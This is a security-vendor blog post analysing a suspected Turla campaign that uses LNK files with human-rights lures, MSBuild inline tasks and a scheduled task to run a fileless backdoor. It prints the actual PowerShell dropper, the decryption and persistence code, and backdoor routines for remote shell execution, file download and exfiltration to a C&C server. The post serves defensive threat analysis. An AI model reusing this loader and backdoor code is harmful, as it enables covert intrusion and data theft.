


# Tiny BackDoor Goes Undetected – Suspected Turla leveraging MSBuild to Evade detection

 [cyble.com/blog/tiny-backdoor-goes-undetected-suspected-turla-leveraging-msbuild-to-evade-detection/](https://cyble.com/blog/tiny-backdoor-goes-undetected-suspected-turla-leveraging-msbuild-to-evade-detection/)

May 20, 2024



#CybleBlogs

## Tiny BackDoor Goes Undetected – Suspected Turla leveraging MSBuild to Evade detection



### Key Takeaways

- Cyble Research and Intelligence Labs (CRIL) observed an interesting campaign that utilized malicious LNK files, which could potentially be distributed via spam email.
- The Threat Actor (TA) behind this campaign uses human rights seminar invitations and public advisories as a lure to infect users with a malicious payload.
- This campaign highlights the attackers' sophistication by embedding lure PDFs and MSBuild project files within the .LNK files for seamless execution.
- The TA executes the project files using the Microsoft Build Engine (MSBuild) to deliver a stealthy, fileless final payload.
- The final payload acts as a backdoor, enabling TAs to execute various commands and take control of the infected system.
- Our analysis indicates that the final payload exhibits similarities to the previously identified [TinyTurla](#) backdoor.

### Overview

CRIL [identified](#) a campaign utilizing malicious .LNK files masquerading as a PDF document. Upon execution, the .LNK file loads and displays a human rights seminar invitation as a lure document, suggesting that the threat actor targets individuals with a background or interest in human rights issues.

We have also encountered a similar file used in this campaign, showing a public advisory as a lure document purportedly from the Philippine Statistics Authority. A security researcher made this discovery and shared it on [Twitter](#).




Figure 1 – Similar file shared in Twitter

When targeted individuals mistakenly believe this to be a legitimate invitation or advisory and open it, they could inadvertently install a tiny backdoor into their system. This backdoor possesses remote control functionalities, allowing it to receive commands from a Command and Control (C&C) server and execute them as directed by the TA.

## Infection chain

The attack sequence begins with a malicious .LNK file archived within a ZIP file, potentially distributed to users via phishing emails. When a user executes the .LNK file, it triggers the execution of a PowerShell script embedded within it. The PowerShell script is designed to execute a sequence of operations, including reading the content of the .LNK file and writing it into three distinct files in the %temp% location. These files include a lure PDF, encrypted data, and a custom MSBuild project.

Additionally, the PowerShell script executes the MSBuild project using “MSBuild.exe” and opens the lure document. This MSBuild project contains code to decrypt the encrypted data, which is then saved in a %temp% location with the .log extension. Subsequently, this .log file, also an MSBuild project, is scheduled to be executed using “MSBuild.exe” through Task Scheduler to carry out backdoor activities. The figure below shows the infection chain.




Figure 2 – infection chain

## Technical Analysis

Upon execution of the disguised “Official\_Invitation\_Final\_202406.lnk” file, a PowerShell command is triggered. This command extracts embedded data from the LNK file by reading specific hardcoded offsets and creates three distinct files in the %temp% location using the following names.

- *Official\_Invitation\_Final\_202406.pdf*
- *PK81yqlm8o*
- *NqPCpRtWzcn*

The file named “*Official\_Invitation\_Final\_202406.pdf*” functions as a lure document, while “*PK81yqlm8o*” contains encrypted content. Additionally, “*NqPCpRtWzcn*” is identified as an MSBuild project.

The below image shows the embedded PowerShell script present in the malicious .LNK file.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" try{Add-Type -Name Window -Namespace Win32 -MemberDefinition
'[DllImport("kernel32.dll")]public static extern IntPtr GetConsoleWindow();[DllImport("user32.dll")]public static extern
bool ShowWindow(IntPtr hWnd, Int32 nCmdShow);';$ret=[Win32.Window]::ShowWindow([Win32.Window]::GetConsoleWindow(),
0);}catch{};$b=$env:tmp;$a="Official_Invitation_Final_202406.lnk";$h="gci $b -r -ea 0|?{$_Name -like $a -and $_.Length -eq
17526}|sort LastWriteTime -desc";if($h.Count -gt
0){$a=$h[0].FullName;};$o=[System.IO.File];$u=$o::ReadAllBytes($a);$z=$b+"\Official_Invitation_Final_202406.pdf\";$o::WriteAllBy
tes($z,$u[3666..9764]);if(test-path
$z){&$z;};$z=$b+"\PK81yqIm8o\";$o::WriteAllBytes($z,$u[9765..14564]);$z=$b+"\NqPCpRtWzcn\";$o::WriteAllBytes($z,$u[14565..17525
]);Start-Process -WindowStyle Hidden c:\w*\*t\*4\v4*\*d.*e "$z";
```

Figure 3 – Embedded PowerShell script

After dropping these files in %temp% location, The PowerShell script opens the lure document, which is an invitation letter for a forthcoming seminar titled “Human Rights: A Global Perspective,” organized by a non-governmental organization (NGO). The image below displays the deceptive PDF file.




Figure 4 – Lure pdf

While opening the lure PDF file, the PowerShell Script silently executes the MSBuild project “NqPCpRtWzcn” using “MSBuild.exe.” MSBuild is a development tool for building applications, particularly useful in environments where Visual Studio is not installed. It operates using XML project files that contain project compilation specifications. Within the configuration file, the “UsingTask” element defines tasks that MSBuild will compile.

Additionally, MSBuild features an inline task capability, allowing code to be specified and compiled by MSBuild. This code can then be executed in memory during project builds. This ability to execute code in memory enables TAs to utilize MSBuild in fileless attacks. The figure below shows the MSBuild

project file.

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="SubTeeProject">
    <ClassExample />
  </Target>
  <UsingTask TaskName="ClassExample" TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
    <Task>
      <Code Type="Class" Language="cs">
        <![CDATA[
```

Figure 5 – MSBuild Project File – NqPCpRtWzcn

The malicious project file specifies a new class named “ClassExample” as an inline task, which is programmed to execute automatically when the project is built. The image below shows the content of the inline task.

```
public class ClassExample : Microsoft.Build.Utilities.Task, Microsoft.Build.Framework.ITask
{
  [DllImport("Kernel32.dll")]
  private static extern IntPtr GetConsoleWindow();
  [DllImport("user32.dll")]
  private static extern bool ShowWindow(IntPtr hWnd, Int32 nCmdShow);

  public override bool Execute()
  {
    IntPtr intPtr = GetConsoleWindow();
    ShowWindow(intPtr, 0);
    HyIT0Donc();
    return true;
  }

  public void HyIT0Donc()
  {
    try
    {
      RijndaelManaged rijndael = new RijndaelManaged();
      rijndael.Mode = CipherMode.CBC;
      rijndael.Padding = PaddingMode.PKCS7;
      rijndael.KeySize = 128;
      rijndael.BlockSize = 128;
      rijndael.IV = Convert.FromBase64String("YcETXKRWD3VmsVTqgyQkUA==");
      rijndael.Key = Convert.FromBase64String("Ps7AitpjZ3c/6rJUFiyVWg==");
      string path = Environment.GetEnvironmentVariable("TEMP") + "\\\" + "nJUFcFUF.log";
      If(File.Exists(path))
      {
        return;
      }
      File.WriteAllBytes(path, tcrdqhmU(1SpjWy(rijndael, File.ReadAllText("PK81yqlm8o"))));
      string ms = Environment.GetEnvironmentVariable("SystemRoot") + "\\Microsoft.NET\\Framework\\v4.0.30319\\MSBuild.exe";
      try
      {
        Process a = new Process();
        a.StartInfo.FileName = "schtasks.exe";
        a.StartInfo.Arguments = "/create /F /sc MINUTE /mo 20 /tn AdvisorInUpdate /tr " + "\\conhost.exe " + ms + " " + "\\\" + path + "\\\" + "\\\";
        a.StartInfo.CreateNoWindow = true;
        a.StartInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
        a.Start();
      }
      catch {}
    }
    catch {}
  }
}

public byte[] tcrdqhmU(byte[] data)
```

Decrypts and saves in this log

Encrypted content

Creates a Schedule task

Figure 6 – Contents of inline task

The inline task incorporates various functionalities to be executed:

1. It retrieves the encrypted content from the file “PK81yqlm8o” by utilizing the File.ReadAllText() method.
2. Using the rijndael algorithm, it decrypts the retrieved encrypted content.

```

rijndael.IV = Convert.FromBase64String("YcETXKRwD3VmsVTqgyQkUA==");
rijndael.Key = Convert.FromBase64String("Ps7Aitpj23c/6rJUFiyVwg==");
string path = Environment.GetEnvironmentVariable("TEMP") + "\\*.*" + "nJUFcFfUF.log";
if(File.Exists(path))
    return;
File.WriteAllBytes(path, tcrdqhmU(1SpjWy(rijndael, File.ReadAllText("PK81yqIm8o"))));

```

Figure 7 – Using Rijndael algorithm for Decryption

3. The decrypted content is subsequently written to a new file named “nJUFcFfUF.log”. The image below displays the decrypted content, which is another MSBuild project file used to execute the final malicious inline task.

```

Project ToolsVersion = "4.0"
xmlns = "http://schemas.microsoft.com/build/2003" >
<
  <!--This inline task executes shellcode.-->
  <
    <C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe SimpleTasks.csproj -->
    <!--Save This File And Execute The Above Command-->
    <
      <!--Author: Casey Smith, Twitter: @subTEE-->
      <!--License: BSD 3 - Clause-->
      <Target Name = "subTEEProject" > <ClassExample / > </Target> <
      UsingTask TaskName = "ClassExample"
      TaskFactory = "CodeTaskFactory"
      AssemblyFile = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
      <
        <Task > <Reference Include = "System.Management.Automation" / > <Code Type = "Class"
        Language = "cs" > <![CDATA[using System; using System.Runtime.InteropServices; using System.IO; using System.IO.Compression; using System.Collections.Generic; using System.Threading; using System.Diagnostics; using

```

Figure 8 – Decrypted content

4. It creates a scheduled task to execute the newly generated log file using “MSBuild.exe” in the background every 20 minutes.

Name	Status	Triggers	Next Run Time
AdvisorinUpdate	Ready	2017/11/16 07:00:00 -> This triggered repeat every 20 minutes every day.	11/16/2017 07:00:00
...	Ready	...	...

Action	Details
Start a program	conhost.exe C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe "C:\Users\...\AppData\Local\Temp\nJUFcFfUF.log"

Figure 9 – Task Scheduler Entry to Execute log file (final backdoor payload)

## Final Payload – Tiny Backdoor

When the scheduled task is triggered, it executes the decrypted MSBuild project file “nJUFcFfUF.log” using MSBuild.exe, which subsequently runs the inline task present within the project file directly in memory when the project is built.

The core functionality of this inline task begins with the “Execute” function. The image below shows the content of the “Execute” method.

```
public override bool Execute() {
    /*Получить дескриптор консоли*/
    IntPtr intPtr = GetConsoleWindow();
    ShowWindow(intPtr, 0);
    Thread thread = new Thread(new ThreadStart(scDVWcylo));
    thread.IsBackground = true;
    thread.Start();
    while (true) {
        try {
            id = Environment.UserDomainName + "_" + Environment.UserName + "_" + Process.GetCurrentProcess().Id.ToString();
            id = Convert.ToBase64String(System.Text.Encoding.ASCII.GetBytes(id)).Replace("/", "_"); /*Получить выполнение
            команды*/
            NYUbxP();
            Thread.Sleep(1000 * nsleepTime);
        } catch {}
    }
    return true;
}
```

Figure 10 – Code snippet showcasing the ‘Execute’ () functionalities

The Execute() method’s functionality involves creating two threads:

The first thread continuously monitors the running processes in the victim’s machine for any process main window title contains “MSBuild.exe” and hides if detected. This is an effort by TAs to conceal their activities from the user. The below image shows the code to hide the MSBuild.exe window from victims.

```
void scDVWcylo() {
    try {
        while (true) {
            Thread.Sleep(200);
            foreach(Process process in Process.GetProcesses()) {
                if (process.MainWindowTitle.Contains("MSBuild.exe")) {
                    IntPtr handle = process.MainWindowHandle; /*Продолжать скрывать окно msbuild.exe*/
                    ShowWindow(handle, 0);
                }
            }
        }
    } catch {}
}
```

Figure 11 – Function to hide MSBuild.exe window

Before creating the second thread, the Execute() function generates a unique identifier (ID) by combining the domain name, username, and current process ID retrieved from the victim’s machine. This ID is used to uniquely identify the infected machine to the C&C server for further communications. The image below shows the code responsible for generating this unique ID.

```
while (true) {
    try {
        id = Environment.UserDomainName + "_" + Environment.UserName + "_" + Process.GetCurrentProcess().Id.ToString();
        id = Convert.ToBase64String(System.Text.Encoding.ASCII.GetBytes(id)).Replace("/", "_"); /*Получить выполнение команды*/
    } catch {}
}
```





```

foreach(var v in ary) {
    string subParm = sFzeXxm("[{", "}", v); /*Выполнять команды оболочки*/
    if (v.Contains("<shell>")) {
        Thread thread = new Thread(EeSSBx);
        thread.IsBackground = true;
        thread.Start(subParm);
    } /*Установить время сна*/
    else if (v.Contains("<sleep>")) {
        nsleepTime = int.Parse(subParm);
        mJSRCjFU(url + "?m=c&id=" + id, Convert.ToBase64String(HNXjsirmpvA(Encoding.UTF8.GetBytes("set sleep time ok."))));
    } /*Файл загружен*/
    else if (v.Contains("<upload>")) {
        Thread thread = new Thread(plqbwqLMh);
        thread.IsBackground = true;
        thread.Start(subParm);
    } /*Скачать документ*/
    else if (v.Contains("<download>")) {
        Thread thread = new Thread(oGBUhxH);
        thread.IsBackground = true;
        thread.Start(subParm);
    } else if (v.Contains("<cd>")) {
        Directory.SetCurrentDirectory(subParm);
        mJSRCjFU(url + "?m=c&id=" + id, Convert.ToBase64String(HNXjsirmpvA(Encoding.UTF8.GetBytes("SetCurrentDirectory " + subParm + " ok."))));
    } else if (v.Contains("<pwd>")) {
        mJSRCjFU(url + "?m=c&id=" + id, Convert.ToBase64String(HNXjsirmpvA(Encoding.UTF8.GetBytes(Directory.GetCurrentDirectory()))));
    } else if (v.Contains("<ps>")) {
        string ret = fOrtoRqx(subParm);
    }
}

```

Figure 15 – Commands

The backdoor manages its operations through the utilization of multiple threads, each designed to execute specific tasks:

**shell:** This operation enables the backdoor to execute commands on the victim's machine. It involves creating a new process to run the specified command within that process. The image below shows the code for executing the commands.

```

void EeSSBx(object obj) {
    try {
        string cmd = obj as string;
        var args = nZgRno(cmd);
        string param = cmd.Remove(0, args[0].Length + (cmd.StartsWith("\") ? 2 : 0)).Trim();
        Process process = new Process();
        process.StartInfo.FileName = args[0];
        process.StartInfo.Arguments = param;
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.RedirectStandardInput = true;
        process.StartInfo.RedirectStandardOutput = true;
        process.StartInfo.RedirectStandardError = true;
        process.StartInfo.CreateNoWindow = true;
        process.ErrorDataReceived += FEWQgvRcpRf;
        process.OutputDataReceived += FEWQgvRcpRf;
        process.Start();
        process.BeginErrorReadLine();
        process.BeginOutputReadLine();
        process.WaitForExit();
        process.Close();
    } catch (Exception e) {
        mJSRCjFU(url + "?m=c&id=" + id, Convert.ToBase64String(HNXjsirmpvA(Encoding.UTF8.GetBytes(e.Message))));
    }
}

```

Figure 16 – Executing shell commands

- **sleep:** The “sleep” operation allows the TAs to dynamically adjust the sleep interval of the backdoor. After setting the new sleep time, a confirmation message is sent back to the C&C server to notify the attackers of the change.
- **upload:** This operation allows the backdoor to download a file from the C&C server and save it locally on the victim’s machine. The process includes sending an HTTP request to the C&C server using a filename, checking the response, decompressing and writing the file, and then sending a confirmation back to the server. The image below shows the code responsible for downloading a payload into the victim’s machine.

```

void plqbwqLMh(object obj) {
    try {
        string subParm = obj as string;
        string name = Path.GetFileName(subParm);
        HttpWebResponse hGet = cPLSP0VHQOG(url + "?m=f&id=" + id + "&n=" + name);
        if (hGet.StatusCode == HttpStatusCode.OK) {
            Stream stream = hGet.GetResponseStream();
            string ret = new StreamReader(stream).ReadToEnd();
            if (ret != string.Empty) {
                byte[] b = XeMCCzC(Convert.FromBase64String(ret));
                File.WriteAllBytes(subParm, b);
                mJSRCjFU(url + "?m=c&id=" + id, Convert.ToBase64String(HNXjsirmpvA(Encoding.UTF8.GetBytes("upload ok."))));
            }
        }
    } catch (Exception e) {
        mJSRCjFU(url + "?m=c&id=" + id, Convert.ToBase64String(HNXjsirmpvA(System.Text.Encoding.UTF8.GetBytes(e.Message))));
    }
}

```

Figure 17 – Downloading other files from C&C

**download:** This operation enables the backdoor to exfiltrate a file from the victim’s machine to the C&C server. The process involves reading the file from the local system, encoding it in Base64, transmitting it to the C&C server, and sending a confirmation back to the server. The image below shows the code responsible for uploading a file from the victim’s machine.

```

void oGBUhxh(object obj) {
    try {
        string subParm = obj as string;
        byte[] bFile = File.ReadAllBytes(subParm);
        string name = Path.GetFileName(subParm);
        mJSRCjFU(url + "?m=f&id=" + id + "&n=" + name, Convert.ToBase64String(HNXjsirmpvA(bFile)));
        mJSRCjFU(url + "?m=c&id=" + id, Convert.ToBase64String(HNXjsirmpvA(Encoding.UTF8.GetBytes("download to server ok."))));
    } catch (Exception e) {
        mJSRCjFU(url + "?m=c&id=" + id, Convert.ToBase64String(HNXjsirmpvA(Encoding.UTF8.GetBytes(e.Message))));
    }
}

```

Figure 18 – Sending data to C&C

- **cd:** The backdoor modifies its current directory to the location specified by the TAs. Subsequently, it communicates the successful adjustment to the C&C server.
- **pwd:** The backdoor retrieves the current directory of the victim and sends it to the C&C server.
- **ps:** The backdoor runs a PowerShell script asynchronously, captures its output and sends it back to the C&C server. The image below shows the code for executing the PowerShell script in the victim’s machine.

```

string fOrtoRqX(string s) {
    string ret = null;
    Thread thread = new Thread(() => {
        try {
            using(var rs = RunspaceFactory.CreateRunspace()) {
                rs.Open();
                var ps = PowerShell.Create();
                ps.Runspace = rs;
                foreach(var m in ps.GetType().GetMethods()) {
                    if (m.Name.ToLower() == "addscript") {
                        m.Invoke(ps, new object[] {
                            s
                        });
                        break;
                    }
                }
                ps.Commands.AddCommand("Out-String");
                ps.Commands.Commands[0].MergeMyResults(PipelineResultTypes.Error, PipelineResultTypes.Output);
                var sb = new StringBuilder();
                foreach(PSoject obj in ps.Invoke()) sb.AppendLine(obj.ToString());
                ret = sb.ToString();
            }
        } catch (Exception e) {
            ret = e.Message;
        }
    });
}

```

Figure 19 – Executing Powershell script

By coordinating these diverse operations, the backdoor functions as a versatile tool for TAs. It allows them to carry out subsequent malicious activities while avoiding detection and enhancing their control over compromised systems.

## Threat Actor Attribution to Turla APT Group

- The presence of Russian-language comments in the code hints at a possible connection to a Russian-based threat actor group.
- The Turla group's focus on targeting NGOs, particularly those with connections to supporting Ukraine, is underscored by the presence of a lure document referencing an NGO for human rights in this campaign.
- The utilization of basic first-stage backdoor functionalities, coupled with the exploitation of compromised web servers for their command and control (C&C) infrastructure, aligns with the behavior exhibited by the Turla.
- The Turla group is known to deploy PHP-based C&Cs within specific directories of compromised websites. We also observed similar behavior in our case; the TAs used PHP files from the compromised website for its &C communication.
- Additionally, the Turla backdoor uses a specific identifier, specifically the "id" value, within the HTTP request parameters when communicating with its C&C server.
- The implementation of thread functionality to execute commands received from the C&C mirrors the tactics described in the Talos blog, indicating a behavioral similarity with the [TinyTurla](#) backdoor.
- These elements collectively lead us to attribute this activity to the Turla APT, a cyberespionage group based in Russia, with a medium level of confidence.

## Conclusion

The tactics employed by the TAs in this campaign underscore the evolving landscape of cyber threats and the limitations of traditional antivirus solutions in combating them. Based on the lure document, it's evident that the group has targeted individuals within the Philippines.

By leveraging legitimate applications such as MSBuild and exploiting inherent functionalities within operating systems, attackers can easily bypass conventional security measures. Through the deployment of this tiny backdoor on the victim's system, TAs gain unfettered access to execute commands and launch subsequent operations seamlessly. Organizations must adopt a holistic security posture that integrates these various layers to effectively mitigate the risks posed by advanced adversaries.

## Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

- The initial entry point may originate via spam emails. Therefore, it's advisable to deploy strong email filtering systems to identify and prevent the dissemination of harmful attachments.
- When handling email attachments or links, particularly those from unknown senders, exercising caution is crucial. Verify the sender's identity, particularly if an email seems suspicious.
- Limit the use of MSBuild to authorized personnel or specific systems. Restricting access to tools like MSBuild can reduce the risk of unauthorized usage by threat actors.
- Consider disabling or limiting the execution of scripting languages, such as PowerShell, on user workstations and servers if they are not essential for legitimate purposes.
- Set up network-level monitoring to detect unusual activities or data exfiltration by malware. Block suspicious activities to prevent potential breaches.

## MITRE ATT&CK® Techniques

Tactic	Technique	Procedure
Execution ( <a href="#">TA0002</a> )	User Execution ( <a href="#">T1203</a> )	User opens the malicious Shortcut file
Defense Evasion ( <a href="#">TA0005</a> )	Masquerading ( <a href="#">T1036</a> )	.LNK file masqueraded as a PDF document.
Defense Evasion ( <a href="#">TA0005</a> )	Deobfuscate/Decode Files or Information ( <a href="#">T1140</a> )	Deobfuscate/Decode Files or Information
Defense Evasion ( <a href="#">TA0005</a> )	Trusted Developer Utilities Proxy Execution ( <a href="#">T1127.001</a> )	MSBuild used to execute the malicious inline task.
Persistence ( <a href="#">TA0003</a> )	Scheduled Task/Job ( <a href="#">T1053.005</a> )	Adds task scheduler entry for persistence.
C&C( <a href="#">TA0011</a> )	Application Layer Protocol ( <a href="#">T1071</a> )	Backdoor communications with C&C server.
Exfiltration ( <a href="#">TA0036v</a> )	Exfiltration Over C2 Channel ( <a href="#">T1646</a> )	Sending exfiltrated data over C&C server

## Indicators of Compromise (IOCs)

---

Indicators	Indicator Type	Description
b4db8e598741193ea9e04c2111d0c15ba79b2fa098efc3680a63ef457e60dbd9	Sha256	Archive file (Probably email attachment)
6829ab9c4c8a9a0212740f46bf93b1cbe5d4256fb4ff66d65a3a6eb6c55758a1	Sha256	Malicious .LNK file
